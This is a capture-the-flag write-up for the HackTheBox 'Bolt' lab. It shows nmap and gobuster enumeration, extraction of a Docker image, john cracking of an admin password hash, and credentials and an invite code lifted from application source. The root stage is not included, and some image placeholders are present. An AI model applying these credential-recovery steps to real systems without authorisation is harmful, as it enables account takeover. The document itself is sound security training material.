
Bolt-Writeup.md

# Bolt - HackTheBox - Writeup

Linux, 30 Base Points, Medium

## Machine





## TL;DR

To solve this machine, we begin by enumerating open services using `namp` – finding ports `22`, `80` and `443`.

***User***:

***Root***:





# Bolt Solution

## User


Let's start with `nmap` scanning:

```
┌──[evyatar@parrot]─[/hackthebox/Bolt]
└──╼ $ nmap -sV -sC -oA nmap/Bolt 10.10.11.114
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-30 23:22 IDT
Nmap scan report for 10.10.11.114
Host is up (0.12s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title:     Starter Website -  About
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Passbolt | Open source password manager for teams
|_Requested resource was /auth/login?redirect=%2F
| ssl-cert: Subject: commonName=passbolt.bolt.htb/organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-S
| Not valid before: 2021-02-24T19:11:23
|_Not valid after:  2022-02-24T19:11:23
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

By observing port 80 we get the following web page:




And By observing port 443 (On https://passbolt.bolt.htb) we get the following web page:





Let's search for `vhosts` using `gobuster` :


```
┌──[evyatar@parrot]─[/hackthebox/Bolt/image]
└──╼ $ gobuster vhost -u http://bolt.htb -w subdomains-top1milion.txt -t 100
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://bolt.htb
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     subdomains-top1milion.txt
[+] User Agent:   gobuster/3.1.0
```

```
[+] Timeout:      10s
===============================================================
2021/10/01 00:41:51 Starting gobuster in VHOST enumeration mode
===============================================================
Found: demo.bolt.htb (Status: 302) [Size: 219]
Found: mail.bolt.htb (Status: 200) [Size: 4943]
Found: MAIL.bolt.htb (Status: 200) [Size: 4943]
Found: mail.bolt.htb (Status: 200) [Size: 4943]
```

By browsing to http://demo.bolt.htb we get almost the same page that exist on port 80, The diffrent is the register page which contains invite code:




On port 80, By clicking on Download we get the following:




And by clicking on Download Now we get a tar file which contains the followings directories:

```
┌─[evyatar@parrot]─[/hackthebox/Bolt/image]
└──╼ $ ls
187e74706bdc9cb3f44dca230ac7c9962288a5b8bd579c47a36abf64f35c2950  859e74798e6c82d5191cd0deaae8c124504052faa654d6691c21
1be1cefeda09a601dd9baa310a3704d6309dc28f6d213867911cd2257b95677c  9a3bb655a4d35896e951f1528578693762650f76d7fb3aa791ac
2265c5097f0b290a53b7556fd5d721ffad8a4921bfc2a6e378c04859185d27fa  a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6
3049862d975f250783ddb4ea0e9cb359578da4a06bf84f05a7ea69ad8d508dab  d693a85325229cdf0fecd248731c346edbc4e02b0c6321e256ff
3350815d3bdf21771408f91da4551ca6f4e82edce74e9352ed75c2e8a5e68162  image.tar
3d7e9c6869c056cdffaace812b4ec198267e26e03e9be25ed81fe92ad6130c6b  manifest.json
41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad  repositories
745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf
```

So actuaclly It's a docker image, Let's load it using `docker load` command:

```
┌─[evyatar@parrot]─[/hackthebox/Bolt/image/]
└──╼ $ docker load -i image.tar
3fc64803ca2d: Loading layer [==================================================>]  4.463MB/4.463MB
73f2f98bc222: Loading layer [==================================================>]   7.68kB/7.68kB
8f2df5d06a26: Loading layer [==================================================>]  62.86MB/62.86MB
a1e4f9dc4110: Loading layer [==================================================>]  57.57MB/57.57MB
f0c4120bc314: Loading layer [==================================================>]  29.79MB/29.79MB
14ec2ed1c30d: Loading layer [==================================================>]  6.984MB/6.984MB
68c03965721f: Loading layer [==================================================>]  3.072kB/3.072kB
fec67b58fd48: Loading layer [==================================================>]  19.97kB/19.97kB
7fa1531c7420: Loading layer [==================================================>]  7.168kB/7.168kB
e45bbea785e3: Loading layer [==================================================>]  15.36kB/15.36kB
ac16908b339d: Loading layer [==================================================>]  8.192kB/8.192kB
Loaded image: flask-dashboard-adminlte_appseed-app:latest
```

Now we can see this image:

```
┌─[evyatar@parrot]─[/hackthebox/Bolt/image/]
└──╼ $ docker images
REPOSITORY                          TAG                 IMAGE ID            CREATED             SIZE
flask-dashboard-adminlte_appseed-app   latest              859e74798e6c        6 months ago        154MB
```

Let's create a new docker from this image:

```
┌─[evyatar@parrot]─[/hackthebox/Bolt/image/]
└──╼ $ docker run --name test -it flask-dashboard-adminlte_appseed-app
...
```

Now let's run `docker exec` to get a shell to this container:

```
┌─[evyatar@parrot]─[/hackthebox/Bolt/image/]
└──╼ $ docker exec -it 535e3df2d317 /bin/sh
/ #
```

This is the first option, We can alternativelly to use dive which is A tool for exploring a docker image, layer contents, and discovering ways to shrink the size of your Docker/OCI image, Using `dive` we can see which files added/modified for each layer.

Or we can untar simple `image.tar` - Let's use this method.

By enumerating on `a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2` directory we found file `layer.tar` , By untar the file we found a `SQLite3` DB file:

```
┌─[evyatar@parrot]─[/hackthebox/Bolt/image/a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2]
└──╼ $ ls
db.sqlite3  json  layer.tar  root  tmp  VERSION
```

Let's observe the DB file using `sqlite3` :

```
┌─[evyatar@parrot]─[/hackthebox/Bolt/image]
└──╼ $ sqlite3 db.sqlite3
sqlite> .tables
User
sqlite> select * from User;
1|admin|admin@bolt.htb|$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.||
```

So we found hash password of `admin@bolt.htb` , Let's crack it using `john` :

```
┌─[evyatar@parrot]─[/hackthebox/Bolt/image]
└──╼ $ john --wordlist=~/hackthebox/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
deadbolt         (?)
1g 0:00:00:00 DONE (2021-10-01 01:04) 1.369g/s 236712p/s 236712c/s 236712C/s dohaqatar..curlyfry
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

And we found the password of `admin@bolt.htb` which is `deadbolt` .

By observing `745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf` directory we found the following:

```
┌─[evyatar@parrot]─[/hackthebox/Bolt/image/745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf]
└──╼ $ ls
config.py  gunicorn-cfg.py  json  layer.tar  requirements.txt  run.py  VERSION
```

`config.py` file contains:

```
┌─[evyatar@parrot]─[/hackthebox/Bolt/image/745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf]
└──╼ $ cat config.py
# -*- encoding: utf-8 -*-
"""
Copyright (c) 2019 - present AppSeed.us
"""

import os
```

```
from   decouple import config

class Config(object):

    basedir    = os.path.abspath(os.path.dirname(__file__))

    # Set up the App SECRET_KEY
    SECRET_KEY = config('SECRET_KEY', default='S#perS3crEt_007')

    # This will create a file in <app> FOLDER
    SQLALCHEMY_DATABASE_URI = 'sqlite:///' + os.path.join(basedir, 'db.sqlite3')
    SQLALCHEMY_TRACK_MODIFICATIONS = False
    MAIL_SERVER = 'localhost'
    MAIL_PORT = 25
    MAIL_USE_TLS = False
    MAIL_USE_SSL = False
    MAIL_USERNAME = None
    MAIL_PASSWORD = None
    DEFAULT_MAIL_SENDER = 'support@bolt.htb'

class ProductionConfig(Config):
    DEBUG = False

    # Security
    SESSION_COOKIE_HTTPONLY  = True
    REMEMBER_COOKIE_HTTPONLY = True
    REMEMBER_COOKIE_DURATION = 3600

    # PostgreSQL database
    SQLALCHEMY_DATABASE_URI = '{}://{}:{}@{}:{}/{}'.format(
        config( 'DB_ENGINE'   , default='postgresql'    ),
        config( 'DB_USERNAME' , default='appseed'       ),
        config( 'DB_PASS'     , default='pass'          ),
        config( 'DB_HOST'     , default='localhost'     ),
        config( 'DB_PORT'     , default=5432            ),
        config( 'DB_NAME'     , default='appseed-flask' )
    )

class DebugConfig(Config):
    DEBUG = True

# Load all possible configurations
config_dict = {
    'Production': ProductionConfig,
    'Debug'     : DebugConfig
}
```

We can see there some credentials - DB `appseed:pass` , Secret Key: `S#perS3crEt_007` .

On `41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad` directory we find the following:

```
┌─[evyatar@parrot]─[/hackthebox/Bolt/image/41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad]
└──╼ $ ls
app  json  layer.tar  VERSION
```


Where `app` directory contains the application code, The intresting file is `app/base/routes.py` :

```
cat routes.py
# -*- encoding: utf-8 -*-
"""
Copyright (c) 2019 - present AppSeed.us
"""

from flask import jsonify, render_template, redirect, request, url_for
```


```python
from flask_login import (
    current_user,
    login_required,
    login_user,
    logout_user
)

from app import db, login_manager
from app.base import blueprint
from app.base.forms import LoginForm, CreateAccountForm
from app.base.models import User
from hmac import compare_digest as compare_hash
import crypt

@blueprint.route('/')
def route_default():
    return redirect(url_for('base_blueprint.login'))

## Login & Registration

@blueprint.route('/login', methods=['GET', 'POST'])
def login():
    login_form = LoginForm(request.form)
    if 'login' in request.form:

        # read form data
        username = request.form['username']
        password = request.form['password']

        # Locate user
        user = User.query.filter_by(username=username).first()

        # Check the password
        stored_password = user.password
        stored_password = stored_password.decode('utf-8')
        if user and compare_hash(stored_password,crypt.crypt(password,stored_password)):

            login_user(user)
            return redirect(url_for('base_blueprint.route_default'))

        # Something (user or pass) is not ok
        return render_template( 'accounts/login.html', msg='Wrong user or password', form=login_form)

    if not current_user.is_authenticated:
        return render_template( 'accounts/login.html',
                                form=login_form)
    return redirect(url_for('home_blueprint.index'))

@blueprint.route('/register', methods=['GET', 'POST'])
def register():
    login_form = LoginForm(request.form)
    create_account_form = CreateAccountForm(request.form)
    if 'register' in request.form:

        username  = request.form['username']
        email     = request.form['email'   ]
        code      = request.form['invite_code']
        if code != 'XNSS-HSJW-3NGU-8XTJ':
            return render_template('code-500.html')
        data = User.query.filter_by(email=email).first()
        if data is None and code == 'XNSS-HSJW-3NGU-8XTJ':
            # Check usename exists
            user = User.query.filter_by(username=username).first()
            if user:
                return render_template( 'accounts/register.html',
                                        msg='Username already registered',
                                        success=False,
                                        form=create_account_form)
```

```
            # Check email exists
            user = User.query.filter_by(email=email).first()
            if user:
                return render_template( 'accounts/register.html',
                                        msg='Email already registered',
                                        success=False,
                                        form=create_account_form)

            # else we can create the user
            user = User(**request.form)
            db.session.add(user)
            db.session.commit()

            return render_template( 'accounts/register.html',
                                    msg='User created please <a href="/login">login</a>',
                                    success=True,
                                    form=create_account_form)

    else:
        return render_template( 'accounts/register.html', form=create_account_form)

@blueprint.route('/logout')
def logout():
    logout_user()
    return redirect(url_for('base_blueprint.login'))

## Errors

@login_manager.unauthorized_handler
def unauthorized_handler():
    return render_template('page-403.html'), 403

@blueprint.errorhandler(403)
def access_forbidden(error):
    return render_template('page-403.html'), 403

@blueprint.errorhandler(404)
def not_found_error(error):
    return render_template('page-404.html'), 404

@blueprint.errorhandler(500)
def internal_error(error):
    return render_template('page-500.html'), 500
```

